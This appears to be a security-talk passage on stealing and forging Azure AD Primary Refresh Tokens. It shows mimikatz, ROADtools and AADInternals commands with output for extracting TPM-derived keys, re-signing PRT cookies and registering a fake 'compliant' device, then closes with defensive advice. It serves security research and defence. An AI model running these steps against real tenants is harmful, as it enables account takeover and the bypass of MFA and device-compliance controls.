GNEU1RHbkhJMjI0b0Q0Tl9MZHlIWk8zUVA1cUxIWXVCVGhQUk1CWkNCSkZkWWd5V2tabVVvdjhlaHNiLTVVQUVWUHZpOG51cEFYTHVYRjB0Qmw2SmtMSzRNOUZwNkR0b0RQUWktdlBtdzRqQWUxvaUZ
NtVk1qcE1WXVMb2dxckYwcHFFN3dKMTlpdWZXZkl1MnJtczZWYVFjU01EMlUyU0NpNDBYNnliWHkxZU9iaUxvcVY0QXVBQRzJSSUdrSkxNcnVHLVlQWTBkVjY0bndTVzdueVpxWWZ2Qk5MS2RFX1JR
```

{"Version":3, "UserInfo":{"Version":2, "UniqueId":"7c38e062-7411-469d-a317-fb6667ee78f6", "PrimarySid":"S-1-12-1-2084102242-11-87240769-1204080034-303184345B-3027591388"], "DisplayName":"Joe Biz", "FirstName":"Joe", "LastName":"Biz", "Identity":"joebiz@iminyour.cloud", "DomainNetbiosName":"cloud", "PasswordChangeUrl":"https:\/\/portal.microsoftonline.com\/ChangePassword.aspx", "PasswordExpiryTimeLow":3583418367, "Flags":0}, "Prt":"MC5BQUFBal9LSFluOVBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzblY2TVdtSTJUdDBBUGsuQWdBQkFBQUFBQUIyVXl6d3RRRUtSNy1yV2JnZGNCWk1BUURzX3dJQWDBxdjBjcE5mODU0N0tMMXlfTkRHVD13dW4tZXNKZHVtNS00aGRZMFkzNjhZdlVYZ3BuSUdxZzRMV0JxYTdQd2Y0Z3lpdTFtNlNBWkJKNlZtNUFRLUozT1hhYjhuV1g4Y2wtMml0NFUzcUhvUzRwQWGNEU1RHbkhJMjI0b0Q0Tl9MZHlIWk8zUVA1cUxIWXVCVGhQUk1CWkNCSkZkWWd5V2tabVVvdjhlaHNiLTVVQUVWUHZpOG51cEFYTHVYRjB0Qmw2SmtMSzRNOUZwNkR0b0RQUWktdlBtdzRqQWUxvaUZNtVk1qcE1WXVMb2dxckYwcHFFN3dKMTlpdWZXZkl1MnJtczZWYVFjU01EMlUyU0NpNDBYNnliWHkxZU9iaUxvcVY0QXVBQRzJSSUdrSkxNcnVHLVlQWTBkVjY0bndTVzdueVpxWWZ2Qk5MS2RFX1JR

PRT with TPM

Mimikatz magic with TPM

```
mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAIAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAC5mz7rsGL1RZRxWb6I-SI9AAAAAAIAAAAABBmAAAAAQAAI
AAAALaVbl_JqukxSL-VhLlhUsKeiBfAWraWMa1uNB-BVDgAAAAAAA6AAAAAgAAIAAAABcIjAuPSRqFqr9YMv1Zg_G_qvn6dZ2d-C2LTrIbRyX5EAEAAOPd3poIF7JF
4NMJXYadnSc-00tgk3-t6lxdVs6gibiL_e4gvdG1R-6oMGTaxVsC51-gBVhIxJK7ADH2F6EIwfMAXVMJVODVcZhNr4o_Zy46rzz2Cytyfv272QcOxtdaw8HtvCt6NQv
T2N7dvF2gtjU-t0c_ZkJQF3J_EQGdimmD72V4SDgaE8Kwb61Y7Nb2GDWX495akwNCRn8x4wY-hj2O8Wo-ISU6auLDQ-2sneKMq8zDQ6TnAHoWVPoz6BS6FZwhDy8I_8
Yn3fHqo71tv4BxbG9vYJ8wBmYU-lSyIkvgF40rjXlK1Yg0DwfZa2GvrozSKuKziUzG8Aclp3zUAUEVluoxSpdR3_OkZCD1HULHQAAAIkDXQajUpID54aBoDlnBqE34
cCdDucWBq9R5n-qOXYGpsnNUgZ0Qt3HMCxcBYvpiNyHTZsyxWtTZF_pu91NFfQ /unprotect
Label      : AzureAD-SecureConversation
Context    : 7fe17be294495206ddca32d1d47e23b227482e7c3560ede2
 * using CryptUnprotectData API
Key type   : TPM protected (DPAPI)
Key Name   : SK-1990505e-7fa7-f922-e981-ca478e41855b
Opaque key : 007e0020f617ad3e83ca5169439858781cd6f18acc2a5d3b2cbfd79f92700345d90fcc6c0010f930a78e60e8753ea054d4d12a6bb704c0861f
99666ca0fc18dea7e0a08531d998a11dbfefe8ad1f50d7e61745d0c59c659abd0d199426279b310fced40f9cfc7ad11c57f55ea516a31d8cc7fcb9e787e7d7c
c95eaddbce383d300300008000b0004044000000005000b00203d75eb573192ca9351b27e4392d28d8ac9137aa85867ece3104d483de966fc75
Derived Key: b1ffa3e54db8a3c2c7509af0dc0f71690178660483bbbb68298b4e0bb83a3ce5
```

Use derived key and context to recreate PRT cookie

```
(ROADtools) user@localhost:~/ROADtools$ roadrecon auth --prt-cookie eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsI
mN0eCI6Imlhej ZPeE1fWjZJVnhpWjRrVmJZVmhtVG9Pend2M19QIn0.eyJvZWZvZXNoX3Rva2VuIjoiQVFBQkFBQUFBQUFHVl9idIxb1
FRNFJPcWgwXzEtdEFaRmVYbWowbnU2cS0xRzU5TE1Ud2'
lODJiVEdST2xCSDZVjhxcjVjZ2hkU0NsQjZvN3ppWFRi
bVdjRXVKN0xscVRMM09ELXg2TE5FeFZQ0UpVbTBZWDIyl
FR6aExvV2VPVzRKMEhBemJqeFRkUFBPQWZsVV94SFZVMl
Y0YUlGY2dGT1FrQVE3VnhrZkkhmajEyLVRkMVM3dUNTVm!
OUWxaY3RrcFZzNlJtTXBtRkJwcmRua0d2SlMzc21QY3ol
U0NWb2lUMzdIZUg3RDJCcGpWc19XUnpoYmNaWDlXYTZ6!
El0UndIZnZ0dEJSZjRjWmFjQS1ESVpBQkZwZkJ6NjluV)
JFb2FDYzJYQjYxdmg0YjZESVM4d19PcndGU2hJcnc1Qm:
EMXNMZ0pGeXlXRlhsQk1qZUtxTWtLSm5wUDJNS2xKRjBl
cFNRb3VyRlh3anNLWDBEMXRnMEwxbGNleFhXc1JyMzNH;
3c2eVBkVHdQZUdIOC1oWlRkdy1vVHI3d2V4MHJaeEZEUI
hwdEJYLVRkWTBucE8zQ1VvLW5qVnM5VFNpampnS0F3ZHZTVDgzNjg3clpndlhJUWh0TGlOMjJzcjRrZ1puMlBJTVlyT0tzM2xqWjidTF
oYTZhUmNiZ2U1Til1SeFI3SzdkZmpCbWo1R0h1SE9VYlphU0FBIiwiaXNfcHJpbWFyeSI6InRydWUiLCJpYXQiOiIxNTk2NjQ4NjAxIn0.
BRnQOVaNAa98KhgGaOftb:               --prt-context 8096c7092a6f23cd574844f87fe01177f1475694798efeb
7 --derived-key f7c8a549e5d7998743d6ab38a3039c4e7e19d7e5b1db76a60029e8aa6aa2242b
Re-signed PRT cookie using custom context
Tokens were written to .roadtools_auth
```

PRT as admin TL;DR

- If you're admin on a device with a PRT, you can steal the PRT if it's not in TPM

- If it is in the TPM you can still acquire context/derived key combinations which allow you to use the PRT without the device

- PRT / Cloud credentials not covered by Credential Guard

- Longer version: https://dirkjanm.io/digging-further-into-the-primary-refresh-token/

Device compliancy

Getting your own PRT with a "compliant" "device"

- Can you fake enrollment? Yes!

- Awesome research by Nestori Syynimaa

- AADInternals module

- Allows for device registration and faking compliancy

Registering our own device

```
Device successfully registered to Azure AD:
  DisplayName:      "legitdevice"
  DeviceId:         0606e581-502a-43d7-9505-10b1e515e0f5
  Cert thumbprint: 8327112F711D5DDC57E24D737988303AF5A95EEC
  Cert file name : "0606e581-502a-43d7-9505-10b1e515e0f5.pfx"
Local SID:
  S-1-5-32-544
Additional SIDs:
  S-1-12-1-3449050006-1318031086-1069713303-529194043
  S-1-12-1-1513299610-1165403084-3608819602-1191284924
  S-1-12-1-2714795687-1218056806-1806819246-3009775654
```

Name	Enabled	OS	Version	Join Type	Owner	MDM	Compliant	Registered
legitdevice	✓ Yes	Windows	1337	Azure AD joined	yubi	None	N/A	12/10/2020, 2:59:17

Getting and using a PRT

```
PS C:\Users\yubi\Desktop> $prtKeys = Get-AADIntUserPRTKeys -PfxFileName .\0606e581-502a-43d7-9505-10b1e515e0f5.pfx -Credentials $credentials
Keys saved to 0606e581-502a-43d7-9505-10b1e515e0f5.json
PS C:\Users\yubi\Desktop> $prtToken = New-AADIntUserPRTToken -Settings $prtKeys -GetNonce
PS C:\Users\yubi\Desktop>
PS C:\Users\yubi\Desktop> # Get an access token for AAD Graph API and save to cache
PS C:\Users\yubi\Desktop> Get-AADIntAccessTokenForAADGraph -PRTToken $prtToken
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImtnMkxZczJUMENUaklmajRydDZKSX1uZW4zOCIsImtpZCI6ImtnMkxZczJUMENUaklmajRydDZKSX1uZW4zOCJ9.eyJhdWQiO
BoLndpbmRvd3MubmV0IiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvNjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZlMWJjLyIsImlhdCI6MTYwNzYwOTk2NywibmJm
CJ1eHAiOjE2MDc2MTM4NjcsImFjciI6IjEiLCJhaW8iOiJBVVFBdS84UkFFBQUF4R1dQTCtEczBnZmI1cDdtcEZiUHZpT3pYVYk4ek1BLytLc1dzN0Z0WHUvWm5GSk1NTFdVSVMzdFRaZnZ
```

Refs: https://o365blog.com/post/prt/#creating-your-own-prt
https://o365blog.com/post/mdm/

Policy upgrade

- Registering device does not require MFA by default

- Allows for upgrading password-only access to compliant device access

- Policies often require either MFA or a compliant device

PRT and device registration abuse – Blue Side

- Worry about the other stuff first

- Defending the endpoint becomes more important

- Restrict who can join/register devices

- Require MFA to register a device

- Do monitor for odd device joins

Closing thoughts

- Conditional Access is tricky.

- Try to specify policies as broad as possible, with exceptions where absolutely needed only.

- Understand what each policy does and what the risks are of exceptions.

- Even if policies are not perfect, CA can be great for monitoring weird bypass attempts and acting early.